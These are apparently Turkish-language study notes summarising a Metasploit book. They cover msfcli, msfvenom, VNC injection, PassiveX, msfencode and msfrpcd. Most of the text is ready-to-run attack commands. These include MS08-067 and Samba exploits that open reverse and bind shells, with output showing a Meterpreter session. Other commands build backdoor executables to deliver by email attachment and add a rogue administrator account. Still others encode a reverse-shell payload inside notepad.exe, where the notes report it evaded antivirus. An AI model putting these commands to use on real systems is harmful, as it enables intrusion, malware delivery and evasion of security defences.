Metasploit [Detailed]

Msfcli Bölümü
---

1)

Msfcli Nedir?
Msfcli unix ve windows sistemlerde komut satırından aldığı parametrelere göre çalışan, msfconsole'un yapabildiklerini pratik şekilde yapan bir tool'dur. Yani msfcli msfconsole'un pratik hale dönüştürülmüş halidir. Mesela tek satırda hedef sistem exploit edilebilmektedir. Syntax'ı şu şekildedir:

> ./msfcli <exploitadi> <option=value> [mode]

Syntax'daki option ifadesi msfconsole'daki seçilen exploit'lerin set edilecek değişkenlerinin geldiği yeri ifade eder. Mesela <option=value> yerine LHOST=192.168.2.133 falan diyerek tek satırda birden fazla option girebilmekteyiz ve eşittir ile bir değer set edebilmekteyiz. Syntax'daki mode ifadesi ise msfconsole'da kullandığımız bilgi edinmeyle alakalı kodların kullanıldığı yerdir. Mesela (O)ptions modu msfconsle'daki show options'a karşılık gelir. Yani belirtilen exploit'in set edilecek değişkenlerini ekrana basar. Bu bahsedilenleri toparlayacak olursak aşağıdaki örnek verilebilir:

> ./msfcli exploit/windows/smb/ms08_067_netapi RHOST=192.168.2.2 RPORT=445 O

Output:

[*] Please wait while we load the module tree...

Name	Current Setting	Required	Description
RHOST	192.168.2.2	yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use.

(Page 179)

2)

Msfcli Modları

Mode	Yaptığı İş
(H)elp	Yardım menüsünün görüntülenmesini sağlar.
(S)ummary	Belirtilen exploit hakkında detaylı bilgi verir (Msfconsole'daki info'dur).
(O)ptions	Belirtilen exploit'in set edilecek değişkenlerini sunar. (Msf'deki show options)
(A)dvanced	Berlitilen exploit için ilgili tüm değişkenleri sunar. (Msf'deki show advanced)
(I)DS Evasion	IDS'lere yakalanmamak için ayarlanabilecek değişkenleri sunar.
(P)ayloads	Belirtilen exploit'le uyumlu tüm payload'ları sunar.
(T)argets	Berlitilen exploit'in işe yaradığı işletim sistemlerini sunar.
(AC)tions	Berlirtilen exploit ile kullanılabilecek auxiliary'leri sunar.

(C)heck Belirtilen exploit'in hedef sistemde işe yarayıp yaramayacağını tespit eder.
(E)xecute Belirtilen exploit'i çalıştırır.

(page 179)

3)

Aşağıdaki kod linux.bga.com.tr adresine samba exploit'ini uygular ve shell_reverse payoad'unu yükleyip 192.168.2.133 adresine (yani bize) hedef sistemin komut satırını getirir.

```
> msfcli exploit/multi/samba/usermap_script PAYLOAD=generic/shell_reverse_tcp
                                                LHOST=192.168.2.133
                                                RHOST=linux.bga.com.tr RPORT=139 E
```

(Page 183)

4)

Windows XP (Dandik)'e msfcli ile Sızma

```
> msfcli exploit/windows/smb/ms08_067_netapi
PAYLOAD=windows/meterpreter/bind_tcp RHOST=192.168.2.206  E
```

Output:

```
[*] Please wait while we load the module tree...

[*] Started bind handler
[*] Automatically detectin the target...
[*] Fingerprint : Windows XP – Service Pack 2 – lang:Turkish
[*] Selected Target: Windows XP SP2 Turkish (NX)
[*] Attemption to trigger the vulnerability...
[*] Sending stage (761104 bytes) to 192.168.2.206
[*] Meterpreter session 1 opened (192.168.2.188:54056 -> 192.168.2.206:4444)

meterpreter > …
```

Görüldüğü üzere meterpreter komut satırına gelmiştir.

(Bu son örnek birebir denenmiştir ve tıpkı yukarıdaki gibi başarıyla uygulanmıştır)

Msfpayload Bölümü

---

1)

Msfpayload Nedir?
Msfpayload metasploit'te var olan payload'ları derlemek için kullanılan Metasploit'e ait bir tool'dur. Exploit geliştiricileri exploit yazarken payload'lara da ihtiyaç duyarlar ve msfpayload işte bu ihtiyacı karşılayan exploit geliştiricileri için bulunmaz bir nimettir. Msfpayload tool'u ile belirlenen payload'un çıktısı C, Perl, Ruby, Raw, Javascript, VBA ve exe gibi formatlara dönüştürülebilinmektedir.

NOT: msfpayload artık deprecated olmuştur. Bunun yerine artık yola msfvenom ile devam edilmektedir. Msfvenom msfpayload'un devamıdır. Yani ikisi de payload derlemede kullanılmaktadır.

Msfpayload Syntax'ı:

msfpayload <options> <payload> [var=val] < [S]umarry | C | [P]erl | Rub[y] … [W]ar >

Msfvenom Syntax'ı:

msfvenom <options> [var=val] //<payload> ve <[S]ummary...> 'ler options içine alınmıştır.

2)

i) Msfpayload ve msfvenom'da kullanılabilir payload'ları listelemek için -l parametresi kullanılır..

> msfpayload -l

ya da

> msfvenom -l

ii) Belirtilen payload'un set edilebilecek değişkenlerini görüntülemek için 'o' parametresi kullanılır.

> msfpayload windows/shell_bind_tcp O

ya da

> msfvenom -p windows/shell_bind_tcp -o

Output:

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: she, thread, …
LPORT	4444	yes	The listen port
RHOST		no	

iii) Belirtilen payload'un seçeneklerini set etmek için ekstra bir parametre kullanılmamaktadır. Örn;

> msfpayload windows/shell_bind_tcp **EXITFUNC=seh LPORT=1234** O

ya da

> msfvenom -p windows/shell_bind_tcp **EXITFUNC=seh LPORT=1234** -o

Output:

Name	Current Setting	Required	Description
EXITFUNC	**seh**	yes	Exit technique: she, thread, …
LPORT	**1234**	yes	The listen port
RHOST		no	

iv) Belirtilen payload'un farklı formatlarda shellcode çıktısını almak için çıktı formatı belirtilir. Örneğin aşağıdaki kodlar payload'un C kodu olarak çıktısını alırlar;

> msfpayload windows/shell_bind_tcp EXITFUNC=seh LPORT=1234 **C**

ya da

> msfvenom windows/shell_bind_tcp EXITFUNC=seh LPORT=1234 -f **c**

NOT: msfpayload'da desteklenen çıktı formatları şunlardır:

> msfpayload -h

Output:

msfpayload [<options>] <payload> [var=val] <[S]ummary | **C** | Cs[H]arp | [P]erl | Rub[Y] | [R]aw | [J]s | e[X]e | [D]ll | [V]BA | [W]ar | Pytho[N]
>

msfvenom'da desteklenen çıktı formatları şunlardır:

> msfvenom --help-formats

Output:

Executable formats
exe, dll, …
Transform formats
raw, ruby, rb, perl, pl, bash, sh, **c**, charp, js_be, js_le, java, phyton, py

v) Payload'u exe olarak derlemek için, yani payload'u çalıştırılabilir exe dosyası haline dönüştürmek için belirtilmesi gereken çıktı formatı msfpayload'da X, msfvenom'da exe'dir. Örn;

> msfpayload windows/shell_bind_tcp EXITFUNC=seh LPORT=1234 **X** > backdoor.exe

ya da

> msfvenom -p windows/shell_bind_tcp EXITFUNC=seh LPORT=1234 -f **exe** > backdoor.exe

NOT: msfpayload'daki X argümanı eXe'nin X'idir.

> msfpayload -h

Output:

msfpayload [<options>] <payload> [var=val] <[S]ummary | C | Cs[Harp | [P]erl | Rub[Y] | [R]aw | [J]s | e[X]e | [D]ll | [V]BA | [W]ar | Pytho[N] >

Metasploit'te bulunan payload'ları bu şekilde çalıştırılabilir hale getirdikten sonra hedef sisteme örneğin email eklentisi yoluyla göndererek hedef sistemi ele geçirebiliriz.

(Page 185-193)

VNC DLL Inject Bölümü
---

1)

Hedef exploit edildikten sonra vnc dll hedefe upload edilir. Bu dll'nin tetiklenmesi sonrası hedefin ekranı masaüstümüze taşınır ve sanki hedef bilgisayarın başındaymışız gibi o bilgisayarı kontrol edebiliriz.

(Page 209)

2)


Diyelim ki VNC DLL'yi hedef sisteme enjekte ettik.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/vncinject/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 192.168.2.188          // Kali
msf exploit(ms08_067_netapi) > set LPORT 443
msf exploit(ms08_067_netapi) > set RHOST 192.168.2.206          // WinXP
msf exploit(ms08_067_netapi) > set VNCHOST 192.168.2.188        // Kali
msf exploit(ms08_067_netapi) > exploit
```

Fakat masaüstümüze gelen ekranda oturumun kilitli olduğunu fark ettik. Bu durumda oturumu kilitli bu sisteme giriş için oturum ekranına gelecek olan mavi konsola aşağıdakiler girilebilir:

```
> net user kullaniciAdi sifre /add
> net localgroup administrators kullaniciAdi /add
```

Gireceğimiz kullanıcı adı ve şifre ile hedef sistemde yeni bir hesap açmış oluruz. Böylelikle yeni hesap bilgilerini kullanarak hedef sistemde VNC görüntüsü üzerinden oturum açabiliriz.



Meterpreter Bölümü
---

1)

Meterpreter Meta-Interpreter'in kısaltılmışıdır.

(Page 194)

2)

Meterpreter hedef makinada RAM'de çalıştığından dolayı bilgisayarda iz bırakmaz ve adli delil toplamada saldırıya dair iz bulunması zorlaşır.

(Page 195)

PassiveX Bölümü
---

1)

Metasploit Framework'te bulunan üst düzey payload'lardan bir diğeri PassiveX'tir. Hedef sistem bir Firewall arkasındaysa ve firewall http protokolünü bloklamayıp NAT yapıyorsa hedefe yönelik bağlantı girişimi başarısız olacaktır. Bu durumda PassiveX payload'u kullanılarak http protokolü üzerinden ters bağlantı yapılarak firewall aşılır ve hedef ile oturum kurulur. Bu süreç şöyle işler:

- PassiveX payload'u ile hedefin registry kaydı değiştirilir ve Internet Explorer başlatılır.
- İstenen dll (mesela VNC dll'si) ActiveX objesi olarak kurban tarafından yüklenir.

Böylelikle hedefe sızılmış olunur.

(Page 212)

2)

Metasploit Framework'te bulunan PassiveX payload'ları şunlardır:

windows/exec/reverse_http
windows/shell/reverse_http
windows/meterpreter/reverse_http
windows/upexec/reverse_http
windows/vncinject/reverse_http

İsimlerinden de anlaşılabileceği gibi bu payload'ların hepsi ters http bağlantısı kurmaya yaramaktadır.

(Page 213)

Msfencode Bölümü
---

1)

Msfencode Nedir?
Payload'ların içeriğini değiştirerek IDS/IPS'leri, firewall'ları ve antivirus'leri atlatmaya yarayan bir kodlayıcı tool'dur. Metasploit framework'te 27'den fazla encoder bulunmaktadır. Syntax'ı şu şekildedir:

msfencode <options>

(Page 214)

2)

```
# Msfencode parametrelerini ve açıklamalarını ekrana basar.
> msfencode -h

# Yüklü encoder'ları listeler.
> msfencode -l

# Msfpayload'ta oluşturulan Raw formatındaki payload çıktısını pipe ile msfencoder'a aktarır ve
# x86/shikata_ga_nai kodlayıcısı ile aldığı payload'u kodlar.
> msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.2.2 LPORT=4443 R  |
  msfencode -e x86/shikata_ga_nai -t exe -o /var/www/payload.exe
```

-e : Kullanılacak encoder'ı belirtir.
-t : Çıktı formatını belirtir.
-o : Çıktı dosyasının ismini belirtir.

```
# Bir payload birden fazla kodlayıcı ile üst üste kodlanabilir.
> msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.2.2 LPORT=4443 R  |
  msfencode -e x86/shikata_ga_nai -c 5 -t raw | msfencode -e x86/alpha_upper -c 2 -t raw |
  msfencode -e x86/shikata_ga_nai -c 5 -t raw | msfencode -e x86/countdown -c 5 -t exe -o
                                                                          payload.exe
```

-c : Aynı kodlamanın kaç kez tekrarlanacağı sayısını belirtir (Iterasyon sayısıdır).


(Page 214-218)

3)


Antivirus Yazılımlarını Encoder İle Atlatma
Aşağıdaki kodun ilk kısmı payload'un Raw halini üretir. Ardından bu çıktı pipeline ile msfencode'a aktarılır. Msfencode aldığı payload'u exe yapar ve üzerine notepad giysisini giydirir. Böylelikle imza tabanlı çalışan antivirus yazılımları tarafından zararsız bir notepad uygulaması olarak görünür.

> msfpayload windows/meterpreter/reverse_tcp LHOST=6.6.6.112 LPORT=2222 R | msfencode -t exe -x notepad.exe -k -o notepadplus.exe -e x86/shikata_ga_nai -c 5

-t : Çıktı formatını belirtir.
-x <opt> : Kodlama çıktısını belirli bir template'e sokar ve payload'u kamufle eder.
-k : Orijinal template (e.g. notepad.exe) korunsun isteniyorsa bu durumda -k kullanılır.
-o : Çıktı dosyasının ismini belirtir.
-e : Kullanılacak encoder'ı belirtir.



Görüldüğü üzere antivirus yazılımı Avira hazırladığımız exe dosyasını zararsız sandı. Çünkü hazırladığımız exe'de Notepad.exe dosyasının imzasını taklit ettik. Hazırladığımız exe'nin özellikleri sistem tarafından şu şekilde görünür:



(Page 231-233)

Msfrpcd Bölümü

---

1)

Msfrpcd, yani Msf Remote Procedure Call Daemon belirtilen ip adresini ve portunu dinleyerek gelen bağlantıları kabul eden, ardından kendisine bağlananlara Metasploit Framework'ü ortaklaşa kullandırtan bir msfconsole yan tool'udur. Msfrpcd seçenekleri şu şekildedir:

```
root@bt:~# msfrpcd -h

Usage: msfrpcd <options>

OPTIONS:

    -P <opt>  Specify the password to access msfrpcd
    -S        Disable SSL on the RPC socket
    -U <opt>  Specify the username to access msfrpcd
    -a <opt>  Bind to this IP address
    -f        Run the daemon in the foreground
    -h        Help banner
    -n        Disable database
    -p <opt>  Bind to this port instead of 55553
    -u <opt>  URI for Web server
```

(Page 219-220)